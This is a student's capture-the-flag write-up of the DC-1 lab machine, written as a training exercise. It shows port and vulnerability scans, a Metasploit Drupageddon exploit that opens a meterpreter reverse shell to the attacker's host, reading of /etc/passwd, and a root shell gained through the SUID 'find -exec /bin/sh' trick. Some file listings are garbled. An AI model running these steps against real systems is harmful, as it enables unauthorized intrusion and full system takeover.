



DC-1.ova




# Exploiting a Vulnerable Computer

DC – 1

RedTeam Academy Project

Abhinav Ranish

# Finding the IP address



The screenshot shows the OpenWrt web interface. At the top, there is a navigation bar with the OpenWrt logo and several menu items: Status, System, Services, Network, VPN, and Logout. A 'REFRESHING' button is located in the top right corner. Below the navigation bar, a message states 'This section contains no values yet'. An 'Add' button is visible on the left. The main section is titled 'Active DHCP Leases' and contains a table with the following data:

Hostname	IPv4 address	MAC address	Lease time remaining
DC-1 (DC-1.lan)	192.168.3.184	08:00:27:9C:E0:BB	11h 51m 5s

PS – If the IP's are different it is because the lease was expired and a new IP was assigned

```
(kali@kali)-[~]  
$ nmap 10.20.30.145  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-04 03:37 EDT  
Nmap scan report for 10.20.30.145  
Host is up (0.00020s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
111/tcp   open  rpcbind  
  
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

## Running the Nmap Scan

```
00/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners: (0.0142 seconds)
| cpe:/a:apache:http_server:2.2.22: (up) scanned in 2.67 seconds
| CVE-2017-7679  7.5      https://vulners.com/cve/CVE-2017-7679
| CVE-2017-3169  7.5      https://vulners.com/cve/CVE-2017-3169
| CVE-2017-3167  7.5      https://vulners.com/cve/CVE-2017-3167
| SSV:60427      6.9      https://vulners.com/seebug/SSV:60427
| SSV:60386      6.9      https://vulners.com/seebug/SSV:60386
| SSV:60069      6.9      https://vulners.com/seebug/SSV:60069
| CVE-2012-0883  6.9      https://vulners.com/cve/CVE-2012-0883
| PACKETSTORM:127546 6.8      https://vulners.com/packetstorm/PACKETSTORM:127546
| CVE-2016-5387  6.8      https://vulners.com/cve/CVE-2016-5387
| CVE-2014-0226  6.8      https://vulners.com/cve/CVE-2014-0226
| 1337DAY-ID-22451 6.8      https://vulners.com/zdt/1337DAY-ID-22451
| CVE-2017-9788  6.4      https://vulners.com/cve/CVE-2017-9788
| SSV:60788      5.1      https://vulners.com/seebug/SSV:60788
| CVE-2013-1862  5.1      https://vulners.com/cve/CVE-2013-1862
| SSV:96537      5.0      https://vulners.com/seebug/SSV:96537
| SSV:62058      5.0      https://vulners.com/seebug/SSV:62058
| SSV:61874      5.0      https://vulners.com/seebug/SSV:61874
| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0      https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
| EDB-ID:42745   5.0      https://vulners.com/exploitdb/EDB-ID:42745
| CVE-2017-9798  5.0      https://vulners.com/cve/CVE-2017-9798
| CVE-2016-8743  5.0      https://vulners.com/cve/CVE-2016-8743
| CVE-2014-0231  5.0      https://vulners.com/cve/CVE-2014-0231
| CVE-2014-0098  5.0      https://vulners.com/cve/CVE-2014-0098
| CVE-2013-6438  5.0      https://vulners.com/cve/CVE-2013-6438
| CVE-2013-5704  5.0      https://vulners.com/cve/CVE-2013-5704
| 1337DAY-ID-28573 5.0      https://vulners.com/zdt/1337DAY-ID-28573
| CVE-2012-0031  4.6      https://vulners.com/cve/CVE-2012-0031
| SSV:60905      4.3      https://vulners.com/seebug/SSV:60905
| SSV:60657      4.3      https://vulners.com/seebug/SSV:60657
| SSV:60653      4.3      https://vulners.com/seebug/SSV:60653
| SSV:60345      4.3      https://vulners.com/seebug/SSV:60345
| CVE-2016-4975  4.3      https://vulners.com/cve/CVE-2016-4975
| CVE-2014-0118  4.3      https://vulners.com/cve/CVE-2014-0118
| CVE-2013-1896  4.3      https://vulners.com/cve/CVE-2013-1896
| CVE-2012-4558  4.3      https://vulners.com/cve/CVE-2012-4558
| CVE-2012-3499  4.3      https://vulners.com/cve/CVE-2012-3499
| CVE-2012-0053  4.3      https://vulners.com/cve/CVE-2012-0053
| CVE-2008-0455  4.3      https://vulners.com/cve/CVE-2008-0455
```

## Vulnerability Scanning

## NSE DATABASE

## SSH Vulnerabilities

```
not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:6.0p1:
| CVE-2015-5600  8.5      https://vulners.com/cve/CVE-2015-5600
| SSV:61450      7.5      https://vulners.com/seebug/SSV:61450
| CVE-2014-1692  7.5      https://vulners.com/cve/CVE-2014-1692
| CVE-2015-6564  6.9      https://vulners.com/cve/CVE-2015-6564
| SSV:61911      5.8      https://vulners.com/seebug/SSV:61911
| CVE-2014-2653  5.8      https://vulners.com/cve/CVE-2014-2653
| CVE-2014-2532  5.8      https://vulners.com/cve/CVE-2014-2532
| SSV:60656      5.0      https://vulners.com/seebug/SSV:60656
| CVE-2018-15919 5.0      https://vulners.com/cve/CVE-2018-15919
| CVE-2010-5107  5.0      https://vulners.com/cve/CVE-2010-5107
| SSV:90447      4.6      https://vulners.com/seebug/SSV:90447
| CVE-2016-0778  4.6      https://vulners.com/cve/CVE-2016-0778
| CVE-2020-14145 4.3      https://vulners.com/cve/CVE-2020-14145
| CVE-2015-5352  4.3      https://vulners.com/cve/CVE-2015-5352
| CVE-2016-0777  4.0      https://vulners.com/cve/CVE-2016-0777
| CVE-2015-6563  1.9      https://vulners.com/cve/CVE-2015-6563
```



# HTTP (Vulnerability)

```
Path: http://10.20.30.145:80/user/
Form id: user-pass
Form action: /user/password

Path: http://10.20.30.145:80/user/
Form id: user-login
Form action: /user

Path: http://10.20.30.145:80/user/
Form id: user-login
Form action: /user/
http-vuln-cve2014-3704:
VULNERABLE:
  Drupal - pre Auth SQL Injection Vulnerability
  State: VULNERABLE (Exploitable)
  IDs: CVE:CVE-2014-3704
  The expandArguments function in the database abstraction API in
  Drupal core 7.x before 7.32 does not properly construct prepared
  statements, which allows remote attackers to conduct SQL injection
  attacks via an array containing crafted keys.

Disclosure date: 2014-10-15
References:
  https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
  https://www.drupal.org/SA-CORE-2014-005
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704
  http://www.securityfocus.com/bid/70595

http-server-header: Apache/2.2.22 (Debian)
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
  /rss.xml: RSS or Atom feed
  /robots.txt: Robots file
  /UPGRADE.txt: Drupal file
  /INSTALL.txt: Drupal file
  /INSTALL.mysql.txt: Drupal file
```

www.sektioneins.de

= Security Advisory =

Advisory: Drupal - pre Auth SQL Injection Vulnerability  
Release Date: 2014/10/15  
Last Modified: 2014/10/15  
Author: Stefan Horst [stefan.horst[at]sektioneins.de]

Application: Drupal >= 7.6 <= 7.31  
Severity: Full SQL injection, which results in total control and code execution of Drupal  
Risk: High, Critical

32 filed this bug  
at sektion.eins.com/en/advisories/advisory-012014-drupal-pre-auth-sql-in

Quote from <http://www.drupal.org>  
"Time for the software, stay for the community  
Drupal is an open source content management platform powering millions  
of applications. It's built, used, and supported by an  
active and diverse community of people around the world."

code audit of Drupal extensions for a custom SQL injection  
was found in the way the Drupal core handles prepared statements.

A malicious user can inject arbitrary SQL queries. And thereby  
control the complete Drupal site. This leads to a code execution as well.

This vulnerability can be exploited by remote attackers without any  
kind of authentication required.

# Learning More about Drupal Vulnerability

## Advisory 01/2014: Drupal - pre Auth SQL Injection Vulnerability

SektionEins GmbH — 2014-10-15 06:23

```
SektionEins GmbH
www.sektioneins.de

-= Security Advisory -=

Advisory: Drupal - pre Auth SQL Injection Vulnerability
Release Date: 2014/10/15
Last Modified: 2014/10/15
Author: Stefan Horst [stefan.horst[at]sektioneins.de]

Application: Drupal >= 7.0 <= 7.31
Severity: Full SQL injection, which results in total control and code execution of Website.
Risk: Highly Critical
Vendor Status: Drupal 7.32 fixed this bug
Reference: http://www.sektioneins.com/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html

Overview:

Quote from http://www.drupal.org
"Come for the software, stay for the community

Drupal is an open source content management platform powering millions
of websites and applications. It's built, used, and supported by an
active and diverse community of people around the world."

During a code audit of Drupal extensions for a customer an SQL Injection
was found in the way the Drupal core handles prepared statements.

A malicious user can inject arbitrary SQL queries. And thereby
control the complete Drupal site. This leads to a code execution as well.

This vulnerability can be exploited by remote attackers without any
kind of authentication required.
```


# Learning More about Drupal Vulnerability Pt 2

## SA-CORE-2014-005 - Drupal core - SQL injection

By [Drupal Security Team](#) on 15 Oct 2014 at 16:02 UTC

- Advisory ID: DRUPAL-SA-CORE-2014-005
- Project: [Drupal core](#)
- Version: 7.x
- Date: 2014-Oct-15
- Security risk: 25/25 (Highly Critical) AC:None/A:None/CI:All/II:All/E:Exploit/TD:All
- Vulnerability: SQL Injection

### Description



Adobe Stock - Stock video footage. Stunning 4K and HD video clips for any motion project

ADS VIA CARBON

Advertising sustains the DA. Ads are hidden for members. [Join today](#)

# Starting MSFConsole Metasploit Framework

```
(kali㉿kali)-[~]
$ msfconsole

      .;lx00KXXXXK00xl:.
      ,o0WMMMMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMMMMMMMMMMMX,
      lWMMMMMMMMMMMMXd: ..      .. ;dKMMMMMMMMMMMMMo
      xMMMMMMMMMMWd.      .oNMMMMMMMMMMk
      oMMMMMMMMMMx.      dMMMMMMMMMMx
      .WMMMMMMMMM:      :MMMMMMMMMM,
      xMMMMMMMMMo      lMMMMMMMMMO
      NMMMMMMMMMW      ,ccccc0MMMMMMMMMWlccccc;
      MMMMMMMMMX      ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW.      ;KMMMMMMMMMMMMMMX:
      xMMMMMMMMd      ,0MMMMMMMMMMK;
      .WMMMMMMMMc      'OMMMMMMO,
      lMMMMMMMMMk.      .kMMO'
      dMMMMMMMMMMWd'      ..
      cWMMMMMMMMMMNxc'.      #####
      .0MMMMMMMMMMMMMMWc      #+# #+#
      ;0MMMMMMMMMMMMMMMo.      +:;
      .dNMMMMMMMMMMMMMMo      +#+:++#+
      'o0WMMMMMMMMMo      +:;
      .,cdk00K;      ::: :::
      ::::+++:

Metasploit

=[ metasploit v6.3.25-dev
+ -- --[ 2332 exploits - 1219 auxiliary - 413 post
+ -- --[ 1382 payloads - 46 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

^X@sSmsf6 > sS
```



```

msf6 > use CVE-2014-3704

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

Matching Modules
=====

#  Name                                     Disclosure Date  Rank and app  Check  Description
-  -
0  exploit/multi/http/drupal_drupageddon  2014-10-15      excellent    No      Drupal HTTP Parameter Key/Value SQL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/drupal_drupageddon

[*] Using exploit/multi/http/drupal_drupageddon
msf6 exploit(multi/http/drupal_drupageddon) >

```

## Finding Payload (Msfconsole)

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.30.122 netmask 255.255.255.0 broadcast 10.20.30.255
    inet6 fe80::4c26:c30f:ef4:15bd prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:07:ca:00 txqueuelen 1000 (Ethernet)
    RX packets 41008 bytes 32192693 (30.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23748 bytes 3094879 (2.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3149 bytes 193044 (188.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3149 bytes 193044 (188.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ msf6 exploit(multi/http/drupal_drupageddon)
msf6 exploit(multi/http/drupal_drupageddon) >
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    | 10.20.30.145    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /               | yes      | The target URI of the Drupal installation                                                              |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.20.30.122    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                                                |
|----|-----------------------------------------------------|
| 0  | Drupal 7.0 - 7.31 (form-cache PHP injection method) |


```

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 10.20.30.145
rhosts => 10.20.30.145
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    | 10.20.30.145    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /               | yes      | The target URI of the Drupal installation                                                              |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.20.30.122    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                                                |
|----|-----------------------------------------------------|
| 0  | Drupal 7.0 - 7.31 (form-cache PHP injection method) |


```

# Setting up the attack

# Starting the attack

```
msf6 exploit(multi/http/drupal_drupageddon) > run
```

```
[*] Started reverse TCP handler on 10.20.30.122:4444
[*] Sending stage (39927 bytes) to 10.20.30.145
[*] Meterpreter session 1 opened (10.20.30.122:4444 → 10.20.30.145:39398) at 2023-08-04 04:12:09 -0400
```

```
meterpreter > whoami
```

```
[*] Unknown command: whoami
```

```
meterpreter > ls
```

```
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	747324309678	fil	188498731153-02-08 21:33:43 -0500	.gitignore
100644/rw-r--r--	24769076401799	fil	188498731153-02-08 21:33:43 -0500	.htaccess
100644/rw-r--r--	6360846566857	fil	188498731153-02-08 21:33:43 -0500	COPYRIGHT.txt
100644/rw-r--r--	6231997547947	fil	188498731153-02-08 21:33:43 -0500	INSTALL.mysql.txt
100644/rw-r--r--	8048768714578	fil	188498731153-02-08 21:33:43 -0500	INSTALL.pgsql.txt
100644/rw-r--r--	5574867551506	fil	188498731153-02-08 21:33:43 -0500	INSTALL.sqlite.txt
100644/rw-r--r--	76712410891717	fil	188498731153-02-08 21:33:43 -0500	INSTALL.txt
100755/rwxr-xr-x	77704548337324	fil	188270147139-03-11 10:02:15 -0500	LICENSE.txt
100644/rw-r--r--	35180077129727	fil	188498731153-02-08 21:33:43 -0500	MAINTAINERS.txt
100644/rw-r--r--	23089744188672	fil	188498731153-02-08 21:33:43 -0500	README.txt
100644/rw-r--r--	41412074677674	fil	188498731153-02-08 21:33:43 -0500	UPGRADE.txt
100644/rw-r--r--	28363964029388	fil	188498731153-02-08 21:33:43 -0500	authorize.php
100644/rw-r--r--	3092376453840	fil	188498731153-02-08 21:33:43 -0500	cron.php
100644/rw-r--r--	223338299444	fil	211037522224-07-25 00:21:02 -0400	flag1.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	includes
100644/rw-r--r--	2272037700113	fil	188498731153-02-08 21:33:43 -0500	index.php
100644/rw-r--r--	3019362009791	fil	188498731153-02-08 21:33:43 -0500	install.php
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	misc
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	modules

# Flag 4 . txt

```
meterpreter > cd home
meterpreter > ls
Listing: /home
```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	17592186048512	dir	211037588914-08-04 03:19:52 -0400	flag4

```
meterpreter > cd flag4
meterpreter > ls
Listing: /home/flag4
```

Mode	Size	Type	Last modified	Name
100600/rw-----	120259084316	fil	211037588914-08-04 03:19:52 -0400	.bash_history
100644/rw-r--r--	944892805340	fil	211037561830-04-10 11:31:29 -0400	.bash_logout
100644/rw-r--r--	14568529071424	fil	211037561830-04-10 11:31:29 -0400	.bashrc
100644/rw-r--r--	2899102925475	fil	211037561830-04-10 11:31:29 -0400	.profile
100644/rw-r--r--	536870912125	fil	211037584831-07-12 01:11:22 -0400	flag4.txt

```
meterpreter > cat flag4.txt
```

Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

```
meterpreter > █
```

Advisory: Drupal - pre Auth SQL Injection Vulnerability  
Release Date: 2014/10/15  
Last Modified: 2014/10/15  
Author: Stefan Horst [stefan.horst[at]sektioneins.com]

Application: Drupal >= 7.29 <= 7.31

Severity: Full SQL Injection, which results in total control of the application.

Vendor Status: Drupal 7.32 fixed this bug

Reference: <http://www.sektioneins.com/en/advisories/>

Overview:

Quote from <http://www.drupal.org>

"Come for the software, stay for the community"

Drupal is a free and open source content management platform built, used, and supported by a community of people around the world. It is designed to be easy to use, extend, and integrate with other systems. It is also the foundation for many other web applications and services. This vulnerability was found in the way the Drupal core handles prepared statements.

A malicious user can inject arbitrary SQL queries. And control the complete Drupal site. This leads to a code execution vulnerability.

This vulnerability can be exploited by remote attackers without any kind of authentication required.



```
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	747324309678	fil	188498731153-02-08 21:33:43 -0500	.gitignore
100644/rw-r--r--	24769076401799	fil	188498731153-02-08 21:33:43 -0500	.htaccess
100644/rw-r--r--	6360846566857	fil	188498731153-02-08 21:33:43 -0500	COPYRIGHT.txt
100644/rw-r--r--	6231997547947	fil	188498731153-02-08 21:33:43 -0500	INSTALL.mysql
100644/rw-r--r--	8048768714578	fil	188498731153-02-08 21:33:43 -0500	INSTALL.pgsql
100644/rw-r--r--	5574867551506	fil	188498731153-02-08 21:33:43 -0500	INSTALL.sqli
100644/rw-r--r--	76712410891717	fil	188498731153-02-08 21:33:43 -0500	INSTALL.txt
100755/rwxr-xr-x	77704548337324	fil	188270147139-03-11 10:02:15 -0500	LICENSE.txt
100644/rw-r--r--	35180077129727	fil	188498731153-02-08 21:33:43 -0500	MAINTAINERS.
100644/rw-r--r--	23089744188672	fil	188498731153-02-08 21:33:43 -0500	README.txt
100644/rw-r--r--	41412074677674	fil	188498731153-02-08 21:33:43 -0500	UPGRADE.txt
100644/rw-r--r--	28363964029388	fil	188498731153-02-08 21:33:43 -0500	authorize.php
100644/rw-r--r--	3092376453840	fil	188498731153-02-08 21:33:43 -0500	cron.php
100644/rw-r--r--	223338299444	fil	211037522224-07-25 00:21:02 -0400	flag1.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	includes
100644/rw-r--r--	2272037700113	fil	188498731153-02-08 21:33:43 -0500	index.php
100644/rw-r--r--	3019362009791	fil	188498731153-02-08 21:33:43 -0500	install.php
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	misc
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	modules
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	profiles
100644/rw-r--r--	6704443950617	fil	188498731153-02-08 21:33:43 -0500	robots.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	scripts
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	sites
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	themes
100644/rw-r--r--	85645942869477	fil	188498731153-02-08 21:33:43 -0500	update.php
100644/rw-r--r--	9354438772866	fil	188498731153-02-08 21:33:43 -0500	web.config
100644/rw-r--r--	1791001362849	fil	188498731153-02-08 21:33:43 -0500	xmlrpc.php

```
meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
meterpreter >
```

# Flag1.txt

CMS – Content Management System.



# Shell Creation

```
meterpreter >  
meterpreter >  
meterpreter >  
meterpreter >  
meterpreter > shell  
Process 3348 created.  
Channel 10 created.  
python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@DC-1:/$
```

# Seeing whether root passwd is decryptable

```
www-data@DC-1:/etc$ cd pass
cd passwd
bash: cd: passwd: Not a directory
www-data@DC-1:/etc$ cat pas
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,:/home/flag4:/bin/bash
```

# Finding ways to Escalate Privilege

```
meterpreter > shell
Process 3348 created.
Channel 10 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/$ ls
ls
bin    home    lib64    opt    sbin    tmp    vmlinuz.old
boot  initrd.img  lost+found  proc  selinux  usr
dev    initrd.img.old  media    root  srv    var
etc    lib      mnt      run    sys    vmlinuz
www-data@DC-1:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/$
```

We can see that these many apps have / privileges

# Using Find to gain access to root

```
www-data@DC-1:/var/www$ ^[[A
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$ ls
ls
COPYRIGHT.txt      LICENSE.txt      cron.php      misc
INSTALL.mysql.txt  MAINTAINERS.txt flag1.txt     modules
INSTALL.pgsql.txt  README.txt      includes     profiles
INSTALL.sqlite.txt  UPGRADE.txt    index.php    robots.txt
INSTALL.txt        authorize.php   install.php  scripts
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$ find *php -exec "whoami" \;
find *php -exec "whoami" \;
root
root
root
root
root
root
root
www-data@DC-1:/var/www$
```

Can we use first and third pa



Why Drupal? Build Sc

## Drupal™

Forums Deprecated Depre

## SA-CORE-201

By Drupal Security Team on 15 Oct 2

sites  
themes  
update.php  
web.config  
xmlrpc.php

- Date: 2014-Oct-15
- Security risk: 25/25 (Highly C
- Vulnerability: SQL Injection

## Description

Drupal 7 includes a database abst

# Gaining Access to root

```
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$ find *php -exec "/bin/sh" \;
```

```
find *php -exec "/bin/sh" \;
```

```
# whoami
```

```
whoami
```

```
root
```

```
# █
```



# Final Flag.txt

```
#  
  
# cat thefinalflag.txt  
cat thefinalflag.txt  
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7  
#
```

Top Drupal contributor

THIRD AND  
GROVE



# Flag 2 and Flag 3

- Since the locate command was disabled / not found I wasn't able to find these two flags.
- Searched the home folders and root folders but in vain

```
# find /*/* -iname flag*.txt
find /*/* -iname flag*.txt
/home/flag4/flag4.txt
/var/www/flag1.txt
#
```

## Finding by Name or Partial Name

### 2 Use the wildcard character `*` to search for anything that matches the part of the query.

The wildcard `*` character is useful for finding files when you don't know the full name. This can help you find files with specific file extensions (e.g., `.pl` or `.c`). Some helpful examples:

- `find /home/pat -iname "*.conf"`
  - This will return all of the `.conf` files in Pat's user directory and subdirectories.
- `find / -type d -iname "*lib*"`
  - This command finds all directories on the Linux filesystem containing the string "lib."